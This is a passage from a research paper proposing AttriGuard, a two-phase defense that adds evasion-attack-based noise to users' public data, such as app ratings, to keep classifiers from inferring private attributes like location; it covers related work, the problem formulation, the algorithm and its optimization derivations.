*Attribute inference attacks* are emerging threats to user privacy in various application domains ranging from social media [1–7] to recommender systems [8, 9] to mobile platforms [10, 11]. In an attribute inference attack, an attacker aims to infer a user's private attributes (e.g., location, gender, sexual orientation, and/or political view) via leveraging its public data. For instance, in social media, a user's public data could be the list of pages that the user liked on Facebook. Given these page likes, an attacker can use a machine learning classifier to accurately infer the user's various private attributes including, but not limited to, gender, sexual orientation, and political view [3]. Such inferred attributes can be further leveraged to deliver personalized advertisements to users [12]. In recommender systems, a user's public data could be the list of items (e.g., movies, mobile apps, videos) that the user rated. Given the rating scores, an attacker can use a classifier to infer a user's gender with an alarming accuracy [9]. Attribute inference attacks can successfully infer a user's private attributes via its public data because users' private attributes are statistically correlated with their public data.

We represent a user's public data as a *vector*. For instance, in recommender systems, an entry of the vector is the rating score the user gave to the corresponding item or 0 if the user did not rate the item. A defense against attribute inference attacks essentially adds noise to a user's public data vector (i.e., modify certain entries of the vector) with a goal to decrease the inference accuracy of an attacker. One category of defenses (e.g., [13–16]) against general inference attacks leverage game theory. In these methods, an attacker performs the optimal inference attack based on the knowledge of the defense, while the defender defends against the optimal inference attack. These game-theoretic methods have theoretical privacy guarantees, i.e., they defend against the optimal inference attack. However, they are computationally intractable when applied to attribute inference attacks. For instance, in Appendix A, we extend the game-theoretic method from Shokri et al. [13] to attribute inference attacks. The computation cost to solve the formulated optimization problem is *exponential* to the dimensionality

of the public data vector and the public data vector often has high dimensionality in practice.

To address the computational challenges, several studies [9, 17–19] proposed to trade theoretical privacy guarantees for computational tractability. Specifically, Salamatian et al. [19] proposed to quantize the public data to approximately solve the game-theoretic optimization problem [16]. Several other methods [9, 17, 18] leverage correlation-based heuristics, e.g., they modify the public data entries that have large correlations with the private attribute values that do not belong to a user. However, these methods suffer from one or two key limitations. First, as we will demonstrate in our experiments, they incur large utility loss, i.e., they add a large amount of noise to a user's public data. Second, some of them [9, 17, 18] require the defender to have direct access to a user's private attribute value, in order to compute the correlations between public data entries and private attribute values that do not belong to the user. Such requirement introduces usability issue and additional privacy concerns. Specifically, a user needs to specify its attribute value to the defender, which makes it inconvenient for users. Moreover, the defender becomes a single point of failure, i.e., when the defender is compromised, the private attribute values of all users are compromised.

To summarize, existing defense methods against attribute inference attacks are not practical. Specifically, game-theoretic methods are computationally intractable, while computationally tractable methods incur large utility loss.

**Our work:** We propose *AttriGuard*, a practical defense against attribute inference attacks. AttriGuard is computationally tractable and incurs small utility loss. In AttriGuard, the defender's ultimate goal is to add random noise to a user's public data to minimize the attacker's inference accuracy with a small utility loss of the public data. Achieving this goal relies on estimating the attacker's accuracy at inferring the user's private attribute when a particular noise is added, which is challenging because 1) the defender does not know the user's true attribute value (we consider this threat model to avoid single-point failure introduced by a compromised defender), and 2) the defender does not know the attacker's classifier, since there are many possible choices for the classifier. To address the challenge, AttriGuard works in two phases.

In Phase I, for each possible attribute value, the defender finds a minimum noise such that if we add the noise to the user's public data, then the attacker's classifier predicts the attribute value for the user. From the perspective of *adversarial machine learning* [20], finding such minimum noise is known as *evasion attacks* to classifiers. Specifically, in our problem, the defender adds minimum noise to evade the attacker's classifier. However, Phase I faces two challenges. The first challenge is that existing evasion attack methods [20–25] did not consider the unique characteristics of privacy protection, as they were not designed for such purpose. In particular, in defending against attribute inference attacks, different users may have different preferences on what types of noise can be added to their public data. For instance, in recommender systems, a user may prefer modifying its existing rating scores, or adding new rating scores to items the user did not rate before, or combination of them. Existing evasion attack methods did not consider such constraints. To address the challenge, we optimize an existing evasion attack, which was developed by Papernot et al. [23], to incorporate such constraints.

The second challenge is that the defender does not know the attacker's classifier. To address the challenge, the defender itself learns a classifier to perform attribute inference. Since both the attacker's classifier and the defender's classifier model the relationships between users' public data and private attributes and the two classifiers could have similar classification boundaries, the noise optimized to evade the defender's classifier is very likely to also evade the attacker's classifier. Such phenomenon is known as *transferability* [22, 26, 27] in adversarial machine learning. Evasion attacks are often viewed as offensive techniques. For the first time, our work shows that evasion attacks can also be used as defensive techniques. In particular, evasion attacks can play an important role at defending against attribute inference attacks.

In Phase II, the defender randomly picks an attribute value according to a probability distribution $\mathbf{q}$ over the possible attribute values and adds the corresponding noise found in Phase I to the user's public data. The probability distribution $\mathbf{q}$ roughly characterizes the probability distribution of the attacker's inference for the user. We find the probability distribution $\mathbf{q}$ via minimizing its distance to a *target probability distribution* $\mathbf{p}$ with a bounded utility loss of the public data. The target probability distribution is selected by the defender. For instance, the target probability distribution could be a uniform distribution over the possible attribute values, with which the defender aims to make the attacker's inference close to random guessing. Formally, we formulate finding the probability distribution $\mathbf{q}$ as solving a constrained convex optimization problem. Moreover, we develop a method based on the *Karush-Kuhn-Tucker (KKT) conditions* [28] to solve the optimization problem.

We evaluate AttriGuard and compare it with existing defenses using a real-world dataset from Gong and Liu [5]. In the dataset, a user's public data are the rating scores the user gave to mobile apps on Google Play, while the attribute is the city a user lives/lived in. First, our results demonstrate that our adapted evasion attack in Phase I outperforms existing ones. Second, AttriGuard is

effective at defending against attribute inference attacks. For instance, by modifying at most 4 rating scores on average, the attacker's inference accuracy is reduced by 75% for several defense-unaware attribute inference attacks and attacks that adapt to our defense. Third, AttriGuard adds significantly smaller noise to users' public data than existing defenses when reducing the attacker's inference accuracy by the same amount.

In summary, our key contributions are as follows:

- We propose AttriGuard, a practical two-phase defense against attribute inference attacks.
- We optimize an evasion attack method to incorporate the unique characteristics of defending against attribute inference attacks in Phase I of AttriGuard. Moreover, we develop a KKT condition based solution to select the random noise in Phase II.
- We extensively evaluate AttriGuard and compare it with existing defenses using a real-world dataset.

## 2 Related Work

### 2.1 Attribute Inference Attacks

A number of recent studies [1–11, 29–32] have demonstrated that users are vulnerable to *attribute inference attacks*. In these attacks, an attacker has access to a set of measurement data about a target user, which we call *public data*; and the attacker aims to infer *private attributes* (e.g., location, political view, or sexual orientation) of the target user. Specifically, the attacker has a machine learning classifier, which takes a user's public data as input and produces the user's attribute value. The classifier can be learnt on a training dataset consisting of both public data and attribute values of users who also make their attributes public. Next, we review several attribute inference attacks in various application domains.

In recommender systems, a user's public data can be the list of rating scores that the user gave to certain items. Weinsberg et al. [9] demonstrated that an attacker (e.g., provider of a recommender system) can use a machine learning classifier (e.g., logistic regression) to predict a user's gender based on the user's rating scores to movies. Specifically, an attacker first collects rating scores and gender information from the users who publicly disclose both rating scores and gender; the attacker represents each user's rating scores as a feature vector, e.g., the $i$th entry of the feature vector is the rating score that the user gave to the $i$th movie if the user reviewed the $i$th movie, otherwise the $i$th entry is 0; and the attacker uses the collected data as a training dataset to learn a classifier to map a user's rating scores to gender. The attacker then uses the classifier to infer gender for target users who do not disclose their gender, i.e., given a target user's rating scores, the classifier produces either male or female.

In social media (e.g., Facebook), a user's public data could be the list of pages or musics liked or shared by the user, as well as the user's friend lists. Several studies [1–7] have demonstrated that an attacker (e.g., social media provider, advertiser, or data broker) can use a machine learning classifier to infer a target user's private attributes (e.g., gender, cities lived, and political view) based on the user's public data on social media. Again, the attacker first collects a dataset from users who disclose their attributes and use them as a training dataset to learn the classifier. The classifier is then used to infer attributes of target users who do not disclose them.

In mobile apps, Michalevsky et al. [10] showed that an attacker can use machine learning to infer a user's location based on the user's smartphone's aggregate power consumption (i.e., "public data" in our terminology). Narain et al. [11] showed that an attacker can infer user locations using the gyroscope, accelerometer, and magnetometer data available from the user's smartphone. In side-channel attacks [31, 32], an attacker could use power consumption and processing time (i.e., public data) to infer cryptographic keys (i.e., private attribute).

### 2.2 Defenses

**Game-theoretic methods:** Shokri et al. [13] proposed a game-theoretic method to defend against location inference attacks; the attacker performs the optimal inference attack that the attacker adapts to the defense; and the defender obfuscates the locations to protect users against the optimal inference attack. Calmon et al. [16] proposed a game-theoretic method to defend against attribute inference attacks. These methods have theoretical privacy guarantees, but they rely on optimization problems that are computationally intractable when applied to attribute inference attacks. Note that the method proposed by Shokri et al. [13] is tractable for defending against location inference attacks, because such problem essentially has a public data vector of 1 dimension.

**Computationally tractable methods:** Due to the computational challenges of the game-theoretic methods, several studies [9, 17–19] proposed to develop tractable methods, with the degradation of theoretical privacy guarantees. For instance, Salamatian et al. [19] proposed *Quantization Probabilistic Mapping (QPM)* to approximately solve the game-theoretic optimization problem formulated by Calmon et al. [16]. Specifically, they cluster users' public data and use the cluster centroids to represent them. Then, they approximately solve the optimization problem using the cluster centroids. Since quantization is used, QPM has no theoretical privacy guarantee, i.e., QPM does not necessarily defend against the optimal attribute inference attacks, but QPM makes it tractable to solve the defense problem in practice.

Other computationally tractable methods [9, 18] leveraged heuristic correlations between the entries of the public data vector and attribute values. Specifically, they modify the $k$ entries that have large correlations with the attribute values that do not belong to the target user. $k$ is a parameter to control privacy-utility tradeoffs. For instance, Weinsberg et al. [9] proposed BlurMe to defend against attribute inference attacks in the context of recommender systems. For each attribute value $i$, they order the items into a list $L_i$ according to the correlations between the items and the attribute values other than $i$. Specifically, for each attribute value $i$, they learn a logistic regression classifier via using the public data vector as a feature vector; and the negative coefficient of an item in the logistic regression classifier is treated as its correlation with the attribute values other than $i$. An item has a larger correlation means that changing the item's rating score is more likely to change the classifier's inference. For a target user whose attribute value is $i$, the defender selects the top-$k$ items from the list $L_i$ that were not rated by the user yet, and then adds the average rating score to those items. Chen et al. [18] proposed ChiSquare, which computed correlations between items and attribute values based on chi-square statistics.

As we elaborated in the Introduction section, these methods have one or two limitations: 1) they incur large utility loss, and 2) some of them require the defender to have direct access to users' private attribute values.

**Local differential privacy (LDP):** LDP [33–40] is a technique based on $\varepsilon$-differential privacy [41] to protect privacy of an individual user's data record, i.e., public data in our problem. LDP provides a strong privacy guarantee. However, LDP aims to achieve a privacy goal that is different from the one in attribute inference attacks. Roughly speaking, LDP's privacy goal is to add random noise to a user's true data record such that two arbitrary true data records have close probabilities (their difference is bounded by a privacy budget) to generate the same noisy data record. However, in defending against attribute inference attacks, the privacy goal is to add noise to a user's public data record such that the user's private attributes cannot be accurately inferred by the attacker's classifier. As a result, as we will demonstrate in our experiments, LDP achieves a suboptimal privacy-utility tradeoff at defending against attribute inference attacks, i.e., LDP adds much larger noise than our defense to make the attacker have the same inference accuracy.

# 3 Problem Formulation

We have three parties: *user*, *attacker*, and *defender*. The defender adds noise to a user's public data to protect its private attribute. Next, we discuss each party one by one.

## 3.1 User

A user aims to publish some data while preventing inference of its private attribute from the public data. We denote the user's public data and private attribute as $\mathbf{x}$ (a column vector) and $s$, respectively. For simplicity, we assume each entry of $\mathbf{x}$ is normalized to be in the range $[0,1]$. The attribute $s$ has $m$ possible values, which we denote as $\{1,2,\cdots,m\}$; $s=i$ means that the user's private attribute value is $i$. For instance, when the private attribute is political view, the attribute could have two possible values, i.e., democratic and republican. We note that the attribute $s$ could be a combination of multiple attributes. For instance, the attribute could be $s=$(political view, gender), which has four possible values, i.e., (democratic, male), (republican, male), (democratic, female), and (republican, female).

**Policy to add noise:** Different users may have different preferences over what kind of noise can be added to their public data. For instance, in recommender systems, a user may prefer modifying its existing rating scores, while another user may prefer adding new rating scores. We call a policy specifying what kind of noise can be added a *noise-type-policy*. In particular, we consider the following three types of noise-type-policy.

- **Policy A: Modify_Exist.** In this policy, the defender can only modify the non-zero entries of $\mathbf{x}$. In recommender systems, this policy means that the defender can only modify a user's existing rating scores; in social media, when the public data correspond to page likes, this policy means that the defender can only remove a user's existing page likes.
- **Policy B: Add_New.** In this policy, the defender can only change the zero entries of $\mathbf{x}$. In recommender systems, this policy means that the defender can only add new rating scores for a user; when the public data represent page likes in social media, this policy means that the defender can only add new page likes for a user. We call this policy *Add_New*.
- **Policy C: Modify_Add.** This policy is a combination of Modify_Exist and Add_New. In particular, the defender could modify any entry of $\mathbf{x}$.

## 3.2 Attacker

The attacker has access to the noisy public data and aims to infer the user's private attribute value. We consider an attacker has a machine learning classifier that takes a user's (noisy) public data as input and infers the user's private attribute value. Different users might treat different attributes as private. In particular, some users do not treat the attribute $s$ as private, so they publicly disclose it. Via collecting data from such users, the attacker can learn the machine learning classifier.

We denote the attacker's machine learning classifier as $C_a$, and $C_a(\mathbf{x}) \in \{1, 2, \cdots, m\}$ is the predicted attribute value for the user whose public data is $\mathbf{x}$. The attacker could use a standard machine learning classifier, e.g., logistic regression, random forest, and neural network. Moreover, an attacker can also adapt its attack based on the defense. For instance, the attacker could first try detecting the noise and then perform attribute inference attacks. We assume the attacker's classifier is unknown to the defender, since there are many possible choices for the attacker's classifier.

## 3.3 Defender

The defender adds noise to a user's true public data according to a noise-type-policy. The defender is a software on the user's client side. For instance, to defend against attribute inference attacks on a social media, the defender can be an app within the social media or a browser extension. Once a user gives privileges to the defender, the defender can modify its public data, e.g., the defender can add page likes on Facebook or rate new items in a recommender system on behalf of the user.

The defender has access to the user's true public data $\mathbf{x}$. The defender adds a random noise vector $\mathbf{r}$ to $\mathbf{x}$, and the noise is randomly selected according to a *randomized noise addition mechanism* $\mathscr{M}$. Formally, $\mathscr{M}(\mathbf{r}|\mathbf{x})$ is the probability that the defender will add noise vector $\mathbf{r}$ when the true public data is $\mathbf{x}$. Since the defender adds random noise to the user's public data, the resulting noisy public data $\mathbf{x}+\mathbf{r}$ is a randomized vector. Therefore, the inference of the attacker's classifier $C_a$ is also a random variable. We denote the probability distribution of this random variable as $\mathbf{q}$, where $q_i = \Pr(C_a(\mathbf{x}+\mathbf{r}) = i)$ is the probability that the classifier $C_a$ outputs $i$.

The defender's ultimate goal is to find a mechanism $\mathscr{M}$ that minimizes the inference accuracy of the attacker's classifier with a bounded utility loss of the public data. However, the defender faces two challenges at computing such inference accuracy: 1) the defender does not know the attacker's classifier $C_a$, and 2) the defender has no access to a user's true private attribute value. Specifically, in our threat model, to avoid single-point failure introduced by a compromised defender, we consider the defender does not have direct access to the user's private attribute value.

**Addressing the first challenge:** To address the first challenge, the defender itself learns a classifier $C$ to perform attribute inference. For instance, using the data from the users who share both public data and attribute values, the defender can learn such a classifier $C$. The defender treats the output probability distribution of the classifier $C$ as the output probability distribution $\mathbf{q}$ of the attacker's classifier. Moreover, we consider the defender's classifier $C$ is implemented in the popular *one-vs-all* paradigm. Specifically, the classifier has $m$ decision functions denoted as $C_1$, $C_2$, $\cdots$, $C_m$, where $C_i(\mathbf{x})$ is the confidence that the user has an attribute value $i$. The classifier's inferred attribute value is $C(\mathbf{x}) = \text{argmax}_i C_i(\mathbf{x})$. Note that, when the attribute only has two possible values (i.e., $m = 2$), we have $C_2(\mathbf{x}) = -C_1(\mathbf{x})$ for classifiers like logistic regression and SVM.

**Addressing the second challenge:** To address the second challenge, we consider an alternative goal, which aims to find a mechanism $\mathscr{M}$ such that the output probability distribution $\mathbf{q}$ is the closest to a *target probability distribution* $\mathbf{p}$ with a utility-loss budget, where $\mathbf{p}$ is selected by the defender. For instance, without knowing anything about the attributes, the target probability distribution could be the uniform distribution over the $m$ attribute values, with which the defender aims to make the attacker's inference close to random guessing. The target probability distribution could also be estimated from the users who publicly disclose the attribute, e.g., the probability $p_i$ is the fraction of such users who have attribute value $i$. Such target probability distribution naturally represents a baseline attribute inference attack. The defender aims to reduce an attack to the baseline attack with such target probability distribution.

The defender needs a formal metric to quantify the distance between $\mathbf{p}$ and $\mathbf{q}$ such that the defender can find a mechanism $\mathscr{M}$ to minimize the distance. We measure the distance between $\mathbf{p}$ and $\mathbf{q}$ using their Kullback–Leibler (KL) divergence, i.e., $KL(\mathbf{p}||\mathbf{q}) = \sum_i p_i \log \frac{p_i}{q_i}$. We choose KL divergence because it makes our formulated optimization problem become a convex problem, which has efficient and accurate solutions.

**Measuring utility loss:** A user's (noisy) public data are often leveraged by a service provider to provide services. For instance, in a recommender system (e.g., Amazon, Google Play, Netflix), a user's public data are rating scores or likes/dislikes to items, which are used to recommend items to users that match their personalized preferences. Therefore, utility loss of the public data can essentially be measured by the service quality loss. Specifically, in a recommender system, the decreased accuracy of the recommendations introduced by the added noise can be used as utility loss. However, using such service-dependent utility loss makes the formulated optimization problem computationally intractable.

Therefore, we aim to use utility-loss metrics that make our formulated optimization problems tractable but can still well approximate the utility loss for different services. In particular, we can use a distance metric $d(\mathbf{x}, \mathbf{x}+\mathbf{r})$ to measure utility loss. Since $\mathbf{r}$ is a random value generated according to the mechanism $\mathscr{M}$, we will measure the utility loss using the expected distance $E(d(\mathbf{x}, \mathbf{x}+\mathbf{r}))$. For instance, the distance metric can be $L_0$ norm of the

noise, i.e., $d(\mathbf{x}, \mathbf{x}+\mathbf{r}) = ||\mathbf{r}||_0$. $L_0$ norm is the number of entries of $\mathbf{x}$ that are modified by the noise, which has semantic interpretations in a number of real-world application domains. For instance, in a recommender system, $L_0$ norm means the number of items whose rating scores are modified. Likewise, in social media, an entry of $\mathbf{x}$ is 1 if the user liked the corresponding page, otherwise the entry is 0. Then, $L_0$ norm means the number of page likes that are removed or added by the defender. The distance metric can also be $L_2$ norm of the noise, which considers the magnitude of the modified rating scores in the context of recommender systems.

**Attribute-inference-attack defense problem:** With a quantifiable defender's goal and utility loss, we can formally define the problem of defending against attribute inference attacks. Specifically, the user specifies a noise-type-policy and an utility-loss budget $\beta$. The defender specifies a target probability distribution $\mathbf{p}$, learns a classifier $C$, and finds a mechanism $\mathscr{M}^*$, which adds noise to the user's public data such that the user's utility loss is within the budget while the output probability distribution $\mathbf{q}$ of the classifier $C$ is closest to the target probability distribution $\mathbf{p}$. Formally, we have:

**Definition 1** *Given a noise-type-policy $\mathscr{P}$, an utility-loss budget $\beta$, a target probability distribution $\mathbf{p}$, and a classifier $C$, the defender aims to find a mechanism $\mathscr{M}^*$ via solving the following optimization problem:*

$$\mathscr{M}^* = \underset{\mathscr{M}}{\operatorname{argmin}} KL(\mathbf{p}||\mathbf{q})$$
$$\text{subject to } E(d(\mathbf{x}, \mathbf{x}+\mathbf{r})) \leq \beta, \tag{1}$$

*where the probability distribution $\mathbf{q}$ depends on the classifier $C$ and the mechanism $\mathscr{M}$.*

In this work, we use the $L_0$ norm of the noise as the metric $d(\mathbf{x}, \mathbf{x}+\mathbf{r})$ because of its semantic interpretation.

# 4 Design of AttriGuard

## 4.1 Overview

The major challenge to solve the optimization problem in Equation 1 is that the number of parameters of the mechanism $\mathscr{M}$, which maps a given vector to another vector probabilistically, is exponential to the dimensionality of the public data vector. To address the challenge, we propose a *two-phase framework* to solve the optimization problem. Our intuition is that, although the noise space is large, we can categorize them into $m$ groups depending on the defender's classifier's inference. Specifically, we denote by $G_i$ the group of noise such that if we add any of them to the user's public data, then the defender's classifier will infer the attribute value $i$ for the user. Essentially, the probability $q_i$ that the defender's classifier infers attribute value $i$ for the user is the probability that $\mathscr{M}$ will produce a noise in the group $G_i$, i.e., $q_i = \sum_{\mathbf{r} \in G_i} \mathscr{M}(\mathbf{r}|\mathbf{x})$. AttriGuard finds one representative noise in each group and assumes $\mathscr{M}$ is a probability distribution concentrated on the representative noise.

Specifically, in Phase I, for each group $G_i$, we find a minimum noise $\mathbf{r}_i$ such that if we add $\mathbf{r}_i$ to the user's public data, then the defender's classifier predicts the attribute value $i$ for the user. We find a minimum noise in order to minimize utility loss. In *adversarial machine learning*, this is known as *evasion attack*. However, existing evasion attack methods [20–25] are insufficient to find the noise $\mathbf{r}_i$ in our problem, because they do not consider the noise-type-policy. We optimize an existing evasion attack method developed by Papernot et al. [23] to incorporate noise-type-policy. The noise $\mathbf{r}_i$ optimized to evade the defender's classifier is also very likely to make the attacker's classifier predict the attribute value $i$ for the user, which is known as *transferability* [22, 26, 27] in adversarial machine learning.

In Phase II, we simplify the mechanism $\mathscr{M}^*$ to be a probability distribution over the $m$ representative noise $\{\mathbf{r}_1, \mathbf{r}_2, \cdots, \mathbf{r}_m\}$. In other words, the defender randomly samples a noise $\mathbf{r}_i$ according to the probability distribution $\mathscr{M}^*$ and adds the noise to the user's public data. Under such simplification, $\mathscr{M}^*$ only has at most $m$ nonzero parameters, the output probability distribution $\mathbf{q}$ of the defender's classifier essentially becomes $\mathscr{M}^*$, and we can transform the optimization problem in Equation 1 to be a convex problem. Moreover, we design a method based on the *Karush-Kuhn-Tucker (KKT) conditions* [28] to solve the convex optimization problem.

## 4.2 Phase I: Finding $\mathbf{r}_i$

The user's public data is $\mathbf{x}$. Suppose we aim to add a minimum noise $\mathbf{r}_i$ to $\mathbf{x}$, according to the noise-type-policy $\mathscr{P}$, such that the classifier $C$ infers the attribute value $i$ for the user. Formally, we model finding such $\mathbf{r}_i$ as solving the following optimization problem:

$$\mathbf{r}_i = \underset{\mathbf{r}}{\operatorname{argmin}} ||\mathbf{r}||_0$$
$$\text{subject to } C(\mathbf{x}+\mathbf{r}) = i. \tag{2}$$

Our formulation of finding $\mathbf{r}_i$ is closely related to *adversarial machine learning*. In particular, finding $\mathbf{r}_i$ can be viewed as an *evasion attack* [20–25] to the classifier $C$. However, existing evasion attack algorithms (e.g., [22, 23, 25]) are insufficient to solve $\mathbf{r}_i$ in our problem. The key reason is that they do not consider the noise-type-policy, which specifies the types of noise that can be added. We note that evasion attacks to machine learning are generally treated as offensive techniques, but

**Algorithm 1** Policy-Aware Noise Finding Algorithm

**Input:** Public data $\mathbf{x}$, classifier $\mathbf{C}$, noise-type-policy $\mathscr{P}$, target attribute value $i$, and step size $\tau$.
**Output:** Noise $\mathbf{r}_i$.

Initialize $t = 0, \overline{\mathbf{x}} = \mathbf{x}$.
1: **while** $\mathbf{C}(\overline{\mathbf{x}}) \neq i$ and $t \leq$ maxiter **do**
2: //Find the entry to be modified.
3: **if** $\mathscr{P} == Add\_New$ **then**
4: $e_{inc} = \text{argmax}_j\{\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_j} | \mathbf{x}_j = 0\}$
5: **end if**
6: **if** $\mathscr{P} == Modify\_Exist$ **then**
7: $e_{inc} = \text{argmax}_j\{(1-\overline{\mathbf{x}}_j)\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_j} | \mathbf{x}_j \neq 0\}$
8: $e_{dec} = \text{argmax}_j\{-\overline{\mathbf{x}}_j\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_j} | \mathbf{x}_j \neq 0\}$
9: **end if**
10: **if** $\mathscr{P} == Modify\_Add$ **then**
11: $e_{inc} = \text{argmax}_j\{(1-\overline{\mathbf{x}}_j)\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_j}\}$
12: $e_{dec} = \text{argmax}_j\{-\overline{\mathbf{x}}_j\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_j}\}$
13: **end if**
14: //Modify the entry $\overline{\mathbf{x}}_{e_{inc}}$ or $\overline{\mathbf{x}}_{e_{dec}}$ depending on which one is more beneficial.
15: $v_{inc} = (\mathbf{1} - \overline{\mathbf{x}}_{e_{inc}})\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_{e_{inc}}}$
16: $v_{dec} = -\overline{\mathbf{x}}_{e_{dec}}\frac{\partial \mathbf{C}_i(\overline{\mathbf{x}})}{\partial \mathbf{x}_{e_{dec}}}$
17: **if** $\mathscr{P} == Add\_New$ or $v_{inc} \geq v_{dec}$ **then**
18: $\overline{\mathbf{x}}_{e_{inc}} = clip(\overline{\mathbf{x}}_{e_{inc}} + \tau)$
19: **else**
20: $\overline{\mathbf{x}}_{e_{dec}} = clip(\overline{\mathbf{x}}_{e_{dec}} - \tau)$
21: **end if**
22: $t = t + 1$
23: **end while**
24: **return** $\overline{\mathbf{x}} - \mathbf{x}$.

our work demonstrates that evasion attacks can also be used as defensive techniques, e.g., defending against attribute inference attacks.

Papernot et al. [23] proposed a *Jacobian-based Saliency Map Attack* (JSMA) to deep neural networks. They demonstrated that JSMA can find small noise (measured by $L_0$ norm) to evade a deep neural network. Their algorithm iteratively adds noise to an example ($\mathbf{x}$ in our case) until the classifier $C$ predicts $i$ as its label or the maximum number of iterations is reached. In each iteration, the algorithm picks one or two entries of $\mathbf{x}$ based on saliency map, and then increase or decrease the entries by a constant value.

We also design our algorithm based on saliency map. However, our algorithm is different from JSMA in two aspects. First, our algorithm incorporates the noise-type-policy, while theirs does not. The major reason is that their algorithm is not developed for preserving privacy, so they do not have noise-type-policy as an input. Second, in their algorithm, all the modified entries of $\mathbf{x}$ are either increased or decreased. In our algorithm, some entries can be increased while other entries can be decreased. As we will demonstrate in our experiments, our algorithm can find smaller noise than JSMA.

Algorithm 1 shows our algorithm to find $\mathbf{r}_i$. We call our algorithm *Policy-Aware Noise Finding Algorithm (PANDA)*. Roughly speaking, in each iteration, based on the noise-type-policy and saliency map, we find the entry of $\mathbf{x}$, by increasing or decreasing which the noisy public data could most likely move towards the class $i$. Then, we modify the entry by $\tau$, which is a parameter in our algorithm. We will discuss setting $\tau$ in our experiments. The operation $clip(y)$ at lines 18 and 20 normalizes the value $y$ to be in [0,1], i.e., $clip(y) = 1$ if $y > 1$, $clip(y) = 0$ if $y < 0$, and $clip(y) = y$ otherwise. We note that, for the noise-type-policy Modify_Add, our algorithm can always find a solution $\mathbf{r}_i$, because this policy allows us to explore each possible public data vector. However, for the policies Modify_Exist and Add_New, there might exist no solution $\mathbf{r}_i$ for the optimization problem in Equation 2. In such cases, we will automatically extend to the Modify_Add policy.

## 4.3 Phase II: Finding $\mathscr{M}^*$

In AttriGuard, after the defender solves $\{\mathbf{r}_1, \mathbf{r}_2, \cdots, \mathbf{r}_m\}$, the defender randomly samples one of them with a certain probability and adds it to the user's public data $\mathbf{x}$. Therefore, in our framework, the randomized noise addition mechanism $\mathscr{M}$ is a probability distribution over $\{\mathbf{r}_1, \mathbf{r}_2, \cdots, \mathbf{r}_m\}$, where $\mathscr{M}_i$ is the probability that the defender adds $\mathbf{r}_i$ to $\mathbf{x}$. Since $q_i = \Pr(C(\mathbf{x}+\mathbf{r}) = i)$ and $C(\mathbf{x}+\mathbf{r}_i) = i$, we have $q_i = \mathscr{M}_i$, where $i \in \{1, 2, \cdots, m\}$. Therefore, we can transform the optimization problem in Equation 1 to the following optimization problem:

$$\begin{aligned} \mathscr{M}^* = & \operatorname*{argmin}_{\mathscr{M}} KL(\mathbf{p}||\mathscr{M}) \\ \text{subject to } & \sum_{i=1}^{m} \mathscr{M}_i ||\mathbf{r}_i||_0 \leq \beta \\ & \mathscr{M}_i > 0, \forall i \in \{1, 2, \cdots, m\} \\ & \sum_{i=1}^{m} \mathscr{M}_i = 1, \end{aligned} \tag{3}$$

where we use the $L_0$ norm of the noise as the utility-loss metric $d(\mathbf{x}, \mathbf{x}+\mathbf{r})$ in Equation 1.

Next, we discuss how to solve the above optimization problem. We can show that the above optimization problem is convex because its objective function and constraints are convex, which implies that $\mathscr{M}^*$ is a global minimum. Therefore, according to the standard *Karush-Kuhn-Tucker (KKT) conditions* [28], we have the follow-

ing equations:

$$\nabla_{\mathscr{M}}(KL(\mathbf{p}||\mathscr{M}^*)+\mu_0(\sum_{i=1}^{m}\mathscr{M}_i^*||\mathbf{r}_i||_0-\beta)-\sum_{i=1}^{m}\mu_i\mathscr{M}_i^*$$
$$+\lambda(\sum_{i=1}^{m}\mathscr{M}_i^*-1))=0 \quad (4)$$
$$\mu_i\mathscr{M}_i^*=0,\forall i\in\{1,2,\cdots,m\} \quad (5)$$
$$\mu_0(\sum_{i=1}^{m}\mathscr{M}_i^*||\mathbf{r}_i||_0-\beta)=0, \quad (6)$$

where $\nabla$ indicates gradient, while $\mu_i$ and $\lambda$ are KKT multipliers. Then, we can obtain the following equations:

$$\mu_i=0,\forall i\in\{1,2,\cdots,m\} \quad (7)$$
$$\mathscr{M}_i^*=\frac{p_i}{\mu_0||\mathbf{r}_i||_0+\lambda} \quad (8)$$
$$\sum_{i=1}^{m}\mathscr{M}_i^*||\mathbf{r}_i||_0-\beta=0 \quad (9)$$
$$\mu_0=\frac{1-\lambda}{\beta}. \quad (10)$$

We briefly explain how we obtain Equations 7-10 from the KKT conditions. First, according to Equation 5 and $\mathscr{M}_i^*>0$, we have Equation 7. Then, according to Equation 4 and Equation 7, we have Equation 8. Moreover, we have Equation 9 from Equation 6 since $\mu_0\neq 0$. Finally, since $\sum_{i=1}^{m}\mathscr{M}_i^*=1$, we further have Equation 10 from Equation 8 and Equation 9.

Via substituting $\mathscr{M}_i^*$ in Equation 9 with Equation 8 and Equation 10, we obtain a nonlinear equation with a single variable $\lambda$. We can use the Newton's method to solve $\lambda$, and then we can obtain $\mu_0$ in Equation 10 and $\mathscr{M}^*$ from Equation 8.

**Interpreting our mechanism $\mathscr{M}^*$:** If we do not have the utility-loss constraint $\sum_{i=1}^{m}\mathscr{M}_i||\mathbf{r}_i||_0\leq\beta$ in the optimization problem in Equation 3, then the mechanism $\mathscr{M}^*=\mathbf{p}$ reaches the minimum KL divergence $KL(\mathbf{p}||\mathscr{M})$, where $\mathbf{p}$ is the target probability distribution selected by the defender. In other words, if we do not consider utility loss, the defender samples the noise $\mathbf{r}_i$ with the target probability $p_i$ and adds it to the user's public data. However, when we consider the utility-loss budget, the relationship between the mechanism $\mathscr{M}^*$ and the target probability distribution $\mathbf{p}$ is represented in Equation 8. In other words, the defender samples the noise $\mathbf{r}_i$ with a probability that is the target probability $p_i$ normalized by the magnitude of the noise $\mathbf{r}_i$.


**Figure 1: Fraction of users who live/lived in a city.**

# 5 Evaluations

## 5.1 Experimental Setup

### 5.1.1 Dataset

